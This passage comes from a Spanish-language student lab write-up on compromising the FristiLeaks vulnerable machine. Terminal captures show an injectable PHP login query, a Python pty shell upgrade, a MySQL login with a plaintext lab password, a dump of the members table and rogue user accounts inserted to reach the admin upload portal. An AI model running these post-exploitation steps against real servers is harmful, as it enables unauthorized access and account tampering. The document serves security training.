// Register $myusername, $mypassword and redirect to file "login_success.php"
session_register("myusername");
session_register("mypassword");
header("location:login_success.php");
}
else {
echo "Wrong Username or Password";
}

ob_end_flush();
?>
sh-4.1$
```

```
root@kali: /home/luis/Escritorio
Archivo Acciones Editar Vista Ayuda
root@kali: /home/luis/Escritorio luis@kali: ~
$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query($sql);

// Mysql_num_row is counting table row
$count=mysql_num_rows($result);

// If result matched $myusername and $mypassword, table row must be 1 row
if($count=1){

// Register $myusername, $mypassword and redirect to file "login_success.php"
session_register("myusername");
session_register("mypassword");
header("location:login_success.php");
}
else {
echo "Wrong Username or Password";
}

ob_end_flush();
?>
sh-4.1$ python -c 'import pty;pty.spawn("/bin/bash")'
```

```
root@kali: /home/luis/Escritorio
Archivo Acciones Editar Vista Ayuda
root@kali: /home/luis/Escritorio luis@kali: ~
sh-4.1$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.1$ mysql -u eezeepz -p
mysql -u eezeepz -p
Enter password: 4ll3maal12#

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.1.73 Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
```

```
root@kali: /home/luis/Escritorio
show databases;
+-----+
| Database |
+-----+
| information_schema |
| hackmenow |
+-----+
2 rows in set (0.03 sec)

mysql> use hackmenow;
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_hackmenow |
+-----+
| members |
+-----+
1 row in set (0.00 sec)

mysql> describe members;
describe members;
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| id | int(4) | NO | PRI | NULL | auto_increment |
| username | varchar(65) | NO | | NULL | |
| password | varchar(65) | NO | | NULL | |
+-----+
```

```
root@kali: /home/luis/Escritorio
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_hackmenow |
+-----+
| members |
+-----+
1 row in set (0.00 sec)

mysql> describe members;
describe members;
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| id | int(4) | NO | PRI | NULL | auto_increment |
| username | varchar(65) | NO | | NULL | |
| password | varchar(65) | NO | | NULL | |
+-----+
3 rows in set (0.03 sec)

mysql>
```

```
mysql> describe members;
describe members;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id    | int(4) | NO | PRI | NULL | auto_increment |
| username | varchar(65) | NO | | NULL | |
| password | varchar(65) | NO | | NULL | |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.03 sec)

mysql> select * from members;
select * from members;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | eezeepz | keKkeKKeKKeKkEkEk |
+-----+-----+-----+
1 row in set (0.01 sec)

mysql>
```


```
mysql> INSERT INTO members (username, password) VALUES ('Hanna', 'Maithe');
INSERT INTO members (username, password) VALUES ('Hanna', 'Maithe');
Query OK, 1 row affected (0.01 sec)

mysql> INSERT INTO members (username, password) VALUES ('luchit', 'Cuesta');
INSERT INTO members (username, password) VALUES ('luchit', 'Cuesta');
Query OK, 1 row affected (0.00 sec)

mysql> select * from members;
select * from members;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | eezeepz | keKkeKKeKKeKkEkEk |
| 2 | Hanna | Maithe |
| 3 | luchit | Cuesta |
+-----+-----+-----+
3 rows in set (0.02 sec)

mysql>
```

Ilustración 28 Creacion de los usuarios.



Welcome to #fristileaks admin portal





**Member Login**

Username :

Password :

Anteriormente en la ilustración 15 pudimos apreciar un mensaje de fallo de autenticación, en este caso se ha Conseguido acceso al panel, ahora hay una funcionalidad de subida.







Welcome to #fristileaks admin portal



| Member Login |                                         |
|--------------|-----------------------------------------|
| Username     | <input type="text" value="Luchit"/>     |
| Password     | <input type="password" value="Cuesta"/> |
|              | <input type="button" value="Login"/>    |



Login successful  
[upload\\_file](#)



## **JUSTIFICACIÓN**

La realización de este laboratorio se justifica en la necesidad de formar profesionales competentes en seguridad informática, capaces de identificar riesgos antes de que sean aprovechados por atacantes malintencionados. El uso de FristiLeaks como entorno controlado permite experimentar con vulnerabilidades reales sin comprometer sistemas productivos, lo cual enriquece la experiencia de aprendizaje y fortalece las competencias prácticas del estudiante. Asimismo, el ejercicio contribuye al entendimiento del ciclo de la ciber seguridad, que inicia con la detección de debilidades y culmina con la implementación de medidas de protección. En este sentido, el trabajo no solo es un entrenamiento técnico, sino también una herramienta pedagógica que promueve la conciencia sobre la importancia de proteger la información y los recursos digitales en un mundo cada vez más interconectado.

## **CONCLUSIÓN**

El desarrollo de la práctica permitió evidenciar que una configuración deficiente y la ausencia de controles de seguridad adecuados pueden facilitar la explotación de un sistema. A través de Kali Linux se logró establecer acceso a la máquina víctima, demostrando cómo vulnerabilidades comunes como la falta de protección en directorios, el uso de formularios inseguros y la gestión inadecuada de archivos pueden comprometer seriamente la integridad de un servidor. De igual manera, se concluye que la seguridad informática no debe entenderse únicamente como un componente técnico, sino como una responsabilidad estratégica, donde la prevención, la actualización constante y la auditoría proactiva son claves para salvaguardar los sistemas de información. Finalmente, esta experiencia práctica constituye un aporte valioso en la formación académica, al proporcionar un acercamiento realista a las dinámicas de ataque y defensa en el campo de la ciberseguridad.